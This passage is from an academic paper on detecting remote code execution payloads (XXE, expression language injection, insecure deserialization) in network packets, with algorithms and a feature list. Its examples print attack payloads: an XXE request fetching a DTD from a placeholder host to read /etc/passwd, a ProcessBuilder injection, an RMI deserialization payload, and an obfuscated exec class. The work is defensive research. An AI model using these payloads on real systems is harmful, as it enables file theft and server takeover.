future internet

Article

A Packet Content-Oriented Remote Code Execution Attack Payload Detection Model

Enbo Sun [1], Jiaxuan Han [2,*], Yiquan Li [1] and Cheng Huang [2]

1 The 30th Research Institute of China Electronics Technology Group Corporation, Chengdu 610041, China; suneb7407@cetcsc.com (E.S.); liyq12237@cetcsc.com (Y.L.)
2 School of Cyber Science and Engineering, Sichuan University, Chengdu 610207, China; codesec@scu.edu.cn
* Correspondence: jiaxuanhan_scse@stu.scu.edu.cn

Abstract: In recent years, various Remote Code Execution vulnerabilities on the Internet have been exposed frequently; thus, more and more security researchers have begun to pay attention to the detection of Remote Code Execution attacks. In this paper, we focus on three kinds of common Remote Code Execution attacks: XML External Entity, Expression Language Injection, and Insecure Deserialization. We propose a packet content-oriented Remote Code Execution attack payload detection model. For the XML External Entity attack, we propose an algorithm to construct the use-definition chain of XML entities, and implement detection based on the integrity of the chain and the behavior of the chain's tail node. For the Expression Language Injection and Insecure Deserialization attack, we extract 34 features to represent the string operation and the use of sensitive classes/methods in the code, and then train a machine learning model to implement detection. At the same time, we build a dataset to evaluate the effect of the proposed model. The evaluation results show that the model performs well in detecting XML External Entity attacks, achieving a precision of 0.85 and a recall of 0.94. Similarly, the model performs well in detecting Expression Language Injection and Insecure Deserialization attacks, achieving a precision of 0.99 and a recall of 0.88.

Keywords: remote code execution; XML external entity; expression language injection; insecure deserialization; network attack detection

check for updates

Citation: Sun, E.; Han, J.; Li, Y.; Huang, C. A Packet Content-Oriented Remote Code Execution Attack Payload Detection Model. *Future Internet* **2024**, *16*, 235. https://doi.org/10.3390/fi16070235

Academic Editor: Paolo Bellavista

Received: 22 May 2024
Revised: 26 June 2024
Accepted: 28 June 2024
Published: 2 July 2024

1. Introduction

RCE (Remote Code Execution) is a generalized type of network attack. Attackers use network packets (hereinafter referred to as packets) as carriers to send malicious payloads elaborately constructed to the victim server, inducing the server to execute malicious code [1]. RCE attacks can have a huge impact on the information system, such as disclosing confidential data and destroying essential facilities. In recent years, more and more new RCE vulnerabilities have been revealed. On 16 November 2020, the XStream team released a risk notice regarding the CVE-2020-26217 (https://x-stream.github.io/CVE-2020-26217.html (accessed on 7 March 2024)) RCE vulnerability. Unauthorized attackers can send specially crafted XML data to web applications using XStream, bypass XStream's blacklist defense, trigger a malicious deserialization process, and subsequently execute remote code. On 24 November 2021, the Alibaba Cloud security team reported the Apache Log4j2 RCE vulnerability (https://logging.apache.org/log4j/2.x/security.html, https://help.aliyun.com/noticelist/articleid/1060971232.html (accessed on 7 March 2024)) to the Apache official team. The vulnerability exists because some methods in Apache Log4j2 have recursive parsing functions, allowing attackers to construct malicious requests and trigger the RCE vulnerability. On 24 March 2022, NSFOCUS CERT detected that Spring Cloud had fixed a SpEL expression injection vulnerability. This vulnerability exists because the parameter `spring.cloud.function.routing-expression` in the request header is processed as a SpEL expression by the apply method of the `RoutingFunction` class in the Spring Cloud Function, leading to the expression injection vulnerability. An attacker could exploit this vulnerability to remotely execute arbitrary code (http://blog.nsfocus.net/spring-cloud-function-spel (accessed on 7 March 2024)).

Packet content-oriented attack detection has always been a focus of researchers. Generally, it is straightforward to establish filtering rules on security devices such as Web Application Firewalls (WAFs), blocking packets carrying RCE attack payloads through keyword matching [2–4]. However, it brings challenges to the normal operation of business systems. If the system needs to use or load remote resources due to business requirements, blocking packets with sensitive keywords may make the system services unavailable. Simultaneously, with the upgrade of the attack–defense game, in order to avoid the detection of security devices, attackers distort and confuse the payloads to hide malicious features, which makes it hard for the defense system to detect these attack payloads. Therefore, a key problem is how to effectively detect the maliciousness of the content carried by packets and improve the reliability of the detection results.

According to the OWASP (https://owasp.org/www-project-top-ten (accessed on 7 March 2024)) Top 10 report, XXE (XML External Entity; we regard XXE as a special type of RCE because attackers can realize some simple code functions, such as port scanning and file reading, through the XML entities), ELi (Expression Language Injection), and IDSER (Insecure Deserialization) are still three kinds of serious RCE attacks that current web applications face. So in this paper, we focus on these three RCE attacks, combining (1) the construction algorithm of the XML entities' UD (use-definition) chain, and (2) 34 features used to represent string operation and the use of sensitive classes/methods in the code, proposing a packet content-oriented RCE attack payload detection model.

The contributions of this paper can be summarized as follows:

- We propose a novel RCE attack payload detection model named PCO-RCEAPD. This model is packet content oriented, so it can quickly discover potential security threats (i.e., XXE, ELi, and IDSER) in the process of network communication.
- For the XXE attack, we propose a novel algorithm to construct the UD chain of XML entities. This algorithm tracks the reference process of XML entities in packets and analyzes their sensitive behaviors.
- For the ELi and IDSER attack, we slice the code based on the data dependency of expression language and Java code, extract 34 features that describe string operations and the use of sensitive classes/methods, and train a machine learning model to perform detection.

The rest of this paper is organized as follows. Section 2 introduces the basic concepts related to the RCE attack. Section 3 introduces the static and dynamic detection technology for malicious code. Section 4 describes the proposed model. Section 5 presents the evaluation results and provides detailed analysis of these results. Section 6 is the summary of this work.

2. Preliminaries

2.1. Remote Code Execution

Compared with compiled programming languages, interpreted programming languages offer excellent flexibility and are widely used to develop various web applications. As a major feature of the interpreted programming language, dynamic code execution can treat the user's input as a code and execute it, which is helpful to solve many complicated problems. However, if the user's input is not effectively checked and sanitized, an RCE vulnerability may be caused.

RCE is a type of ACE (Arbitrary Code Execution). Attackers can exploit an RCE vulnerability to execute arbitrary code on a remote host through LAN (Local Area Network), WAN (Wide Area Network), or Internet. This allows them to perform malicious actions such as stealing sensitive data, modifying important information, and gaining control of the system. Figure 1 shows the RCE attack process for web applications. First, the attacker looks for controllable input points on the web page. After identifying a controllable input point, the attacker constructs a malicious payload and uploads it to the victim server. The victim server then executes the malicious payload or requests malicious content preconstructed by the attacker from a host specified by the attacker.



Figure 1. The RCE attack process for web applications.

2.2. XML External Entity

XXE attack involves three concepts: XML, DTD (Document Type Definition), and entity. XML is a marked language and file format for storing, transmitting, and reconstructing data, which is widely used in web applications. DTD is used to control the format specification of XML, which can define tags and entities in XML. Entity can be regarded as the variable in XML, which is divided into an internal entity and external entity.

A major feature of the entity is that users can refer to the external entity (i.e., the entity defined in the external DTD file), ensuring that any changes in external resources can be automatically updated in the XML. Unfortunately, attackers can also use this feature to realize XXE attacks. Attackers typically construct malicious payloads to disrupt the parsing and processing of XML data, utilizing external entities to perform malicious behaviors such as accessing the file system contents of the application server and interacting with other hosts.

Figure 2 is an XXE example. Figure 2a is the request packet containing malicious XML data constructed by the attacker, and Figure 2b is the malicious DTD content. The attacker finds that there is an injection point in the request parameter `q`, so he sends the well-constructed malicious XML data to the victim server for controlling the execution flow of the web application and forcing the victim server to request malicious DTD content from the host controlled by the attacker so as to realize the purpose of reading and returning the contents of the `etc/passwd` file.

(a) Malicious XML Data

```
GET /solr/demo/select?&q=<?xml version="1.0" ?><!DOCTYPE
root[<!ENTITY % ext SYSTEM "http://IP/
passwd.dtd">%ext;%ent;]><root>&data;</
root>&wt=xml&defType=xmlparser HTTP/1.1
Host: IP:PORT
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/
537.36 (KHTML, like Gecko) Chrome/91.0.4472.101 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

(b) Malicious DTD Content

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % ent "<!ENTITY data SYSTEM ':%file;'>">
```

Figure 2. An XXE example.

2.3. Expression Language Injection

Expression language (EL) is a special-purpose programming language mainly used in web applications coded by Java. The mainstream expression languages include SpEL (Spring Expression Language), OGNL (Object-Graph Navigation Language), etc. Both SpEL and OGNL can provide users with a simple way to query and operate the object map at runtime so that users can realize a lot of Java functions by using EL, such as creating objects. The appearance of EL brings convenience to developers, but it also brings risks. If the system filters the external input incompletely, attackers can control what the EL interpreter processes, and then execute arbitrary code. Figure 3 is an ELi example. The attacker sends this payload to the victim server. The EL interpreter executes it, creates a Java `ProcessBuilder` object, and invokes its `start` function to execute malicious commands.

```
(new java.lang.ProcessBuilder(new java.lang.String[]{"malicious cmd"})).start()
```

Figure 3. An ELi example.

2.4. Insecure Deserialization

In Java, object serialization and deserialization are two fundamental mechanisms. Serialization allows a Java object to be transformed into a byte stream, while deserialization reconstructs the Java object from the byte stream. Benefiting from these mechanisms, objects serialized on one platform can be deserialized on another platform, which is the embodiment of the portability of Java.

RMI (Remote Method Invocation) is a mechanism that enables an object in one JVM (Java Virtual Machine) to invoke methods of an object running in another JVM. Dynamic class loading is an essential feature of RMI. When a JVM does not contain the definition of a class, it will download the class from a remote URI (Uniform Resource Identifier). If the attacker can indicate where the JVM downloads a remote class, the IDSER can be realized.

Figure 4 depicts an example of an attacker implementing an IDSER attack by loading a remote class through RMI. Figure 5 shows the malicious class file constructed by the attacker. The attacker uses the vulnerability of the victim server during the JSON data parsing to indicate the address of this malicious class file through the `dataSourceName` field, forcing the server to download the malicious class file. Then, the server performs deserialization and executes the malicious behavior set in the `static` code block.

```
POST / HTTP/1.1
Host: IP:8090
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/
537.36 (KHTML, like Gecko) Chrome/98.0.4758.82 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=B605FDBD8F0C55936F51486A365CD6FE
Connection: close
Content-Type: application/json
Content-Length: 264

{
  "a":{
    "@type":"java.lang.Class",
    "val":"com.sun.rowset.JdbcRowSetImpl"
  },
  "b":{
    "@type":"com.sun.rowset.JdbcRowSetImpl",
    "dataSourceName":"rmi://IP:PORT/Test",
    "autoCommit":true
  }
}
```

Figure 4. An example of loading the remote class by RMI.

```
import com.sun.xml.internal.messaging.saaj.packaging.mime.util.ASCIIUtility;

public class Test {
   public Test() {
   }

   static {
      byte[] baseStrAscii = ASCIIUtility.getBytes(String.class.getName());
      baseStrAscii[0] = 99;
      baseStrAscii[2] = 108;
      baseStrAscii[3] = 99;
      baseStrAscii[4] = 46;
      baseStrAscii[5] = 101;
      baseStrAscii[6] = 120;
      baseStrAscii[7] = 101;
      byte[] newByte = new byte[]{baseStrAscii[0], baseStrAscii[1], baseStrAscii[2],
baseStrAscii[3], baseStrAscii[4], baseStrAscii[5], baseStrAscii[6], baseStrAscii[7]};
      String commands = new String(newByte);
      Process pc = null;

      try {
         pc = Runtime.getRuntime().exec(commands);
         pc.waitFor();
      } catch (Exception var5) {
         var5.printStackTrace();
      }

   }
}
```

Figure 5. A malicious class file example.

3. Related Work

We regard the RCE attack payload detection as a code maliciousness detection task. According to different detection targets, code maliciousness detection can be divided into binary code maliciousness detection and source code maliciousness detection. The targets of binary code maliciousness detection are mainly executable binary files such as trojans and viruses [5,6]. Because of the high concealment of these malicious codes, it is difficult for security engineers to obtain their source codes. On the contrary, source code maliciousness detection is applied to scenes where the malicious source codes can be obtained, such as detecting malicious codes related to web applications [7]. Because the source code is available in our scene, we pay attention to the source code maliciousness detection.

Static and dynamic detection are two commonly used approaches for source code maliciousness detection. Static detection refers to the syntax analysis and semantic analysis of malicious code without executing it, aiming to extract malicious features and facilitate detection [8,9]. Dynamic detection refers to executing the malicious code in sandboxes, virtual machines, and other environments, realizing detection by tracking the execution process and capturing malicious behaviors [10,11].

3.1. Static Approach

In 2018, Rusak et al. [12] proposed a malicious PowerShell detection method based on AST (Abstract Syntax Tree). They combined the traditional static analysis and deep learning technique, converted the PowerShell script into AST, and built embedding vectors for each AST node type based on the built PowerShell corpus. Thus, the type of malicious PowerShell family can be classified by learning the embedding of AST nodes. Hendler et al. [13] proved the effectiveness of character-level deep learning technology in malicious script detection. Wang et al. [14] proposed a method for detecting malicious extension plugins of browsers based on machine learning. They extracted static features and dynamic features from the source code. The accuracy of their method on the testing dataset reached 95.18%, and the false positive rate was 3.66%. In 2019, Liang et al. [15] constructed a malicious JavaScript detection model based on AST and CFG (Control Flow Graph), which analyzed the structure and behavior of code, extracted the syntax features of the code from AST by the tree-based CNN (Convolutional Neural Network), and extracted the semantic features of the code from CFG by the graph-based CNN. Li et al. [16] proposed a method for detecting PHP WebShell, which collected the syntax and semantic features of code, paid attention to (1) the communication between the WebShell and attacker, (2) the adaptation to the runtime environment, and (3) the use of sensitive operations; they then extracted (1) the use of global variables features, (2) code adaptation and automation features, and (3) data flow features. In 2021, after studying the existing malicious web script detection methods, Huang et al. [17] found that most of the current research only focused on specific programming languages and lacked universality. Therefore, they proposed a detection method based on text features and AST node sequence features, building a model that can detect multi-language web scripts. In this model, TF-IDF is used to obtain the vector representation of AST, and the random forest model is trained by combining text features. In 2022, Alahmadi et al. [18] relied on SdA (Stacked Denoising Auto-encoder) to extract features from PowerShell scripts, eliminated the process of manually building features and trained the XGBoost model to realize detection.

3.2. Dynamic Approach

In 2015, Wang et al. [19] proposed a hybrid method to analyze JavaScript malware. They used machine learning technology to predict JavaScript from three aspects: text information, program structure, and dangerous function invocation. As for the JavaScript program that was predicted to be malicious, the dynamic analysis approach was used to obtain its dynamic execution features. In 2017, Kim et al. [20] proposed a JavaScript code enforcement engine J-Force, which systematically searched all possible execution paths of JavaScript code and checked the function parameter values that might expose malicious intent and suspicious DOM injection. In 2018, Wang et al. [21] proposed a dynamic taint analysis framework to solve the problems of high false negative and high false positive in the black box test and static analysis in DOM XSS detection. This framework tagged the input data, and transmitted tags by modifying the PhamTomJS's `JavaScriptCore` and the WebKit engine so as to track the flow of taint data. Tang et al. [22] proposed an enforcement technology for Andriod malware, which induced the Webview malware to execute along different paths, and forced it to expose its hidden payload. Li et al. [23] proposed a forensic engine named JSgraph, which can effectively record the execution of JavaScript programs in browsers (with special attention to DOM modification driven by JavaScript code) and reconstruct JavaScript-based web attacks encountered by users. In 2019, Xiao et al. [24] proposed a behavior-based deep learning model for malware detection in the Internet of Things environment. Ye et al. proposed a real-time Android malware detection model [25]. The model monitored the Android applications' running state, extracted the invocation sequence of API (Application Programming Interface), and used a structured heterogeneous graph to represent the high-level semantic relationship of applications in the ecosystem. Finally, a deep neural network was constructed to realize detection.

4. Methodology

4.1. System Overview

The overview of the proposed PCO-RCEAPD model is as Figure 6 shows. First of all, we collect attack payloads related to XXE, ELi, and IDSER from code repositories available on the internet, such as GitHub, to construct the raw dataset. After feature extraction, the ELi and IDSER dataset is used to train a machine learning (ML) model to determine whether a string is an RCE attack payload. Secondly, we set up experimental environments to simulate RCE attacks using these payloads and collect network packets. Then, the collected network packets are preprocessed, including Base64 decoding, URL decoding, and JSON parsing. Thirdly, for packets containing XML data, we can determine whether they are XXE attacks after XML data restoring, Entity Use-Def chain construction, and tail node behavior analysis. For packets that do not contain XML data (i.e., non-XML data), we process them, extract features, and send them to the ML model to determine whether they are related to ELi and IDSER. Finally, the results from the XML detector and the ELi and IDSER detector are integrated to determine whether the target network packet contains an RCE attack payload.



Figure 6. Overview of the proposed PCO-RCEAPD model.

4.2. Packet Preprocess

The packet processing procedure is shown in Algorithm 1, which includes three important operations: packet parsing (i.e., JSON parsing), Base64 decoding, and URL decoding. Firstly, the network packet is parsed, and the fields and values are recursively extracted to form the `pMap`. However, the values in the packets may contain Base64 or URL encoded content, which needs to be processed. Additionally, a data content may be nested with both Base64 and URL encoding. Therefore, we use the processing procedure shown in Algorithm 1 to realize Base64 decoding and URL decoding. Specifically, we attempt to Base64 decode and URL decode a value in an infinite loop. If the contents before and after decoding are the same, it indicates that the value does not contain Base64- or URL-encoded content, and the loop exits. Figure 7 is the result of processing the packet shown in Figure 4. Through the above steps, we parse a network packet into a JSON format for downstream modules to use.

Algorithm 1: Packet preprocess.

```
Input: Network packet netPacket
Output: Processed network packet netPacket_p
pMap ← extractKeyValueMap(netPacket); // Recursively extract the
    fields and values in netPacket to form a map data.
foreach key in pMap.getKeys() do
    rawValue ← pMap.getValue(key);
    while true do
        notBase64 ← false;
        value1 ← base64Decode(rawValue);
        if value1.equals(rawValue) then
            notBase64 ← true;
            bDecodeValue ← rawValue;
        end
        else
            bDecodeValue ← value1;
        end
        notURLEnc ← false;
        value2 ← URLDecode(bDecodeValue);
        if value2.equals(bDecodeValue) then
            notURLEnc ← true;
            rawValue ← bDecodeValue;
        end
        else
            rawValue ← value2;
        end
        if notBase64 and notURLEnc then
            break;
        end
    end
    pMap.setValue(key, rawValue);
end
netPacket_p ← pMap;
```


```
{
  "HTTP_METHOD" : "POST",
  "HTTP_PROTO" : "HTTP/1.1",
  "URL" : "IP:8090",
  "Cache-Control" : "max-age=0",
  "Upgrade-Insecure-Requests" : "1",
                  ...,
  "json_p0" : "java.lang.Class",
  "json_p1" : "com.sun.rowset.JdbcRowSetImpl",
                  ...
}
```


Figure 7. Packet processing result of Figure 4.

4.3. XXE Detector

The key to detecting XXE attacks lies in the use and definition relationships of XML entities. Following the XML rule that *an entity must be defined before it is used*, we propose an algorithm (Algorithm 2) to construct the UD chain of XML entities and detect an XXE attack. For XXE detection, we only need to focus on whether the constructed UD chain is complete, and the behavior of its nodes, eliminating the need for machine learning models. In detail, we check all packets in period T, extract XML and DTD data from different packets and restore them, then look for the use and definition of XML entities to construct the UD chain. Based on the integrity of the chain and the behavior (such as network accessing, file reading, and code execution) of the chain's tail node, XXE attacks are detected.

Algorithm 2: XXE detection.

```
Input: All packets in period T
Output: XXE detection results, where true means there is a XXE attack
use_def ← init();
entityMap ← init();
results ← init();
foreach packet in packets do
    packetInfo ← parsePacket(packet);
    if packetInfo.containsXML() then
        relatedPackets ← findPacketsWithTime(packet, packets, T);
        payloads ← extractPayloadsInPackets(relatedPackets);
        entities, values ← extractEntitiesAndValues(payloads);
        entityMap.addAll(entities, values);
        entityUseList ← extractEntityUseList(payloads);
        foreach entityUse in entityUseList do
            use_def.put(entityUse, null);
        end
        entityDefList ← extractEntityDefList(payloads);
        foreach entityDef in entityDefList do
            if use_def.contains(entityDef) then
                use_def.set(entityDef, entityDef);
            end
        end
        integrity ← true;
        foreach ud in use_def do
            if use_def.getValue(ud) is null then
                results.put(packet, false);
                integrity ← false;
                break;
            end
        end
        if integrity then
            for entity in entityMap do
                value ← entityMap.getValue(entity);
                if hasSensitiveBehavior(value) then
                    results.put(packet, true);
                    break;
                end
            end
        end
    end
end
```

4.4. ELi and IDSER Detector

In this module, we extract (1) the string operation features and (2) the use features of sensitive classes/methods from EL and Java code, respectively. We find that (1) EL is able to operate Java objects in a similar way to Java code, and (2) the classes/methods used by attackers to distort and confuse the EL and Java code payload are similar. Therefore, we establish the same feature group for malicious EL and Java code, combining the feature dataset of EL with the feature dataset of Java code to jointly train a machine learning model.

4.4.1. Feature Group

In the current network environment, it is impossible to construct malicious payloads by using sensitive classes/methods without modification. Security systems placed in each network area can effectively discover the attack payloads through their malicious features. So attackers have to make some changes. In order to avoid security systems' detection, attackers need to hide the malicious features of payloads. They usually use the classes and methods provided by the system to splice, replace, and intercept malicious strings to bypass the detection of the security systems. However, normal business systems may also use these classes and methods, so it is not feasible to block them directly by keyword matching.

Based on the investigation of ELi and IDSER attacks and the research on existing malicious code detection methods [7,26–29], we construct a feature group focusing on (1) string operations and (2) the use of sensitive classes/methods to explore the malicious semantic features hidden in the code. The constructed feature group is as Table 1 shows.

Table 1. Feature group for ELi and IDSER detection.

No.	Feature Name	Description
1	no_charAt	Number of times the charAt method is used
2	no_getChars	Number of times the getChars method is used
3	no_toString	Number of times the toString method is used
4	no_valueOf	Number of times the valueOf method is used
5	no_subString	Number of times the subString method is used
6	no_split	Number of times the split method is used
7	no_concat	Number of times the concat method is used
8	no_replace	Number of times the replace method is used
9	has_Runtime	Is the Runtime class used
10	no_getRuntime	Number of times the getRuntime method is used
11	has_ProcessBuilder	Is the ProcessBuilder class used
12	no_forName	Number of times the forName method is used
13	no_getClass	Number of times the getClass method is used
14	has_getDeclaredField	Is the getDeclaredField method used
15	has_newInstance	Is the newInstance method used
16	no_getMethod	Number of times the getMethod method is used
17	no_class	Number of times the class field is used
18	has_getConstructor	Is the getConstructor method used
19	has_getSystemClassLoader	Is the getSystemClassLoader method used
20	has_getEngineByName	Is the getEngineByName method used
21	has_eval	Is the eval method used
22	no_add	Number of times the "+" operator is used
23	has_getDeclaredConstructors	Is the getDeclaredConstructors method used
24	has_getClassLoader	Is the getClassLoader method used
25	has_start	Is the start method used
26	no_loadClass	Number of times the loadClass method is used
27	has_ScriptEngineManager	Is the ScriptEngineManager class used
28	has_getResource	Is the getResource method used
29	has_URLClassLoader	Is the URLClassLoader class used
30	no_decode	Number of times the decode method is used
31	has_getMethods	Is the getMethods method used
32	has_exec	Is the exec method used
33	has_invoke	Is the invoke method used
34	has_getConstructors	Is the getConstructors method used

Because EL and Java code are different programming languages, we need to use different ways to extract features from them.

4.4.2. EL Feature Extraction

The first step for a web application to execute an expression is to parse it to an AST. The AST can represent the grammatical structure and semantic information of code well, so we extract the features of EL at the AST level. OGNL and SpEL are different expression languages that need to be parsed by different interpreters: OGNL is parsed by the `parseExpression` method provided by the OGNL library, and SpEL is parsed by the `SpelExpressionParser` class of the Spring Framework. The AST of OGNL is similar to that of SpEL in structure, so we choose the same traversal strategy: traverse AST with the depth-first search algorithm to find the nodes related to the "+" operator, method invoke, and field reference, then extract features from these nodes.

However, we face two challenges when extracting features: (1) identifying the location of the expression in the packet, and (2) determining whether the OGNL interpreter or the SpEL interpreter is used to parse the expression. For the first challenge, we find that the expression may appear anywhere in the packet, making it impossible to locate the expression through simple regular matching (which may result in some malicious expressions being missed). As a response, we have to treat all fields and values of the packet as expressions. For the field, we find that the length of a normal field is usually not very long; however, if it contains an expression, especially a malicious one, its length tends to be much longer to achieve a specific function. Therefore, according to the experience, we set the threshold of string length to 30, and if the length of the field exceeds 30, it is regarded as an expression. For the value, we treat all of them as expressions. For the second challenge, we use these two interpreters to parse the same content separately.

The reason for addressing these two challenges in the above manner is as follows: Whether it is the ONGL interpreter or the SpEL interpreter, their input parameters are strings. If a string, be it a field or a value, can be successfully parsed by an interpreter, it indicates that the string adheres to the syntax rules of the expression language. For example, if a field is a word, the expression interpreter will treat it as a variable during parsing. For benign strings (even if they are not expressions), this module will not extract malicious features from them after parsing, and thus it does not affect the judgment of the machine learning model.

Notably, we find that some malicious expressions may exist in the URL, such as `abc/{expression}/xyz`. So, we need to perform string standardization to process slashes and backslashes that may exist in fields and values, splitting the string into `{abc, expression, xyz}` without destroying the structure of the expression.

4.4.3. Java Code Feature Extraction

It is easy to locate the Java bytecode by checking whether the original packets (in hexadecimal form) contain the segment beginning with `cafebabe` (`cafebabe` is the magic number used to indicate the class file). We intercept the part that begins with `cafebabe` from the original packet, and then use Javassist to extract the class name, and dump it into a class file. Next, we use Soot to convert the dumped class file into Jimple code and analyze it.

Different from expression language, Java code has a more complex structure and execution logic. So we cannot simply extract features based on AST. In response, we use a lightweight code slicing algorithm based on data dependency as shown in Algorithm 3. For a class file, we first use Soot to parse it and obtain a list of Soot classes. Next, we analyze all the Soot methods of each Soot class to build code slices. Specifically, we define a set of sensitive methods and perform intraprocedural analysis within the method body containing sensitive method invocations to build the basic code slices. Then, based on these basic code slices, we perform interprocedural analysis across all methods to construct the complete code slices. Finally, we extract features on the basis of the constructed code slices.

Algorithm 3: Code slice.

```
Input: Class file classFile
Output: Code slices codeSlices
sootClassList ← Soot(classFile) // Use Soot to parse the class file
foreach sootClass in sootClassList do
    sinkMethods ← init();
    foreach sootMethod in sootClass.getMethods() do
        if sootMethod in sinkList then
            // sinkList is a set of sensitive methods manually defined
               by security experts.
            sinkMethods.add(sootMethod);
        end
    end
    foreach sinkMethod in sinkMethods do
        Intraprocecdural Analysis: find out all variables (relatedVar) and method
          invocations (relatedFunc) that have data dependencies with sinkMethod.
        Interprocecdural Analysis: find out all method invocations
          (newRelatedFunc) that have data dependencies with relatedVar and
          relatedFunc in all sootMethods of sootClass.
        codeSlices.addAll(newRelatedFunc)
    end
end
```

5. Experimental Results and Analysis

5.1. Experimental Setup

The construction steps of the experimental dataset (the dataset used in this paper can be obtained from https://github.com/HJX-zhanS/RCE-Detection-Dataset (accessed on 7 March 2024)) are as follows:

1. Building the vulnerability environment based on Github's open source project Vulhub;
2. Collecting XXE, ELi, and IDSER payloads (benign and malicious) from the Internet;
3. Testing collected payloads in the built environment and collecting network packets.

We obtain 18 malicious XXE packets and 100 benign packets, 72 benign OGNL expressions and 58 malicious OGNL expressions, 96 benign SpEL expressions and 48 malicious SpEL expressions, and 97 benign class files and 55 malicious class files. Based on these, we construct 340 pieces of data to evaluate the effect of the ELi and IDSER detector on ELi detection, and 122 pieces of data to evaluate its effect on IDSER detection. We use seven metrics as shown in Table 2 to evaluate the effect of the proposed model. It should be noted that positive means malicious and negative means benign.

Table 2. Evaluation metrics.

Metric	Description
TP (True Positive)	The number of payloads correctly classified as malicious.
TN (True Negative)	The number of payloads correctly classified as benign.
FP (False Positive)	The number of payloads mistakenly classified as malicious.
FN (False Negative)	The number of payloads mistakenly classified as benign.
Precision	$TP/(TP+FP)$
Recall	$TP/(TP+FN)$
F1 Score	$(2*Precision*Recall)/(Precision+Recall)$

5.2. Evaluation of the ELi and IDSER Detector

In this section, we select six typical machine learning algorithms to train models for detecting ELi and IDSER on the dataset and evaluate these models. The machine learning algorithms we select are naive Bayes, decision tree, logistic regression, random forest, SVM, and XGBoost. All of these algorithms are trained using their default parameters. It should be noted that due to the small size of the dataset, we do not choose to use deep learning algorithms.

5.2.1. Evaluation of ELi Detection

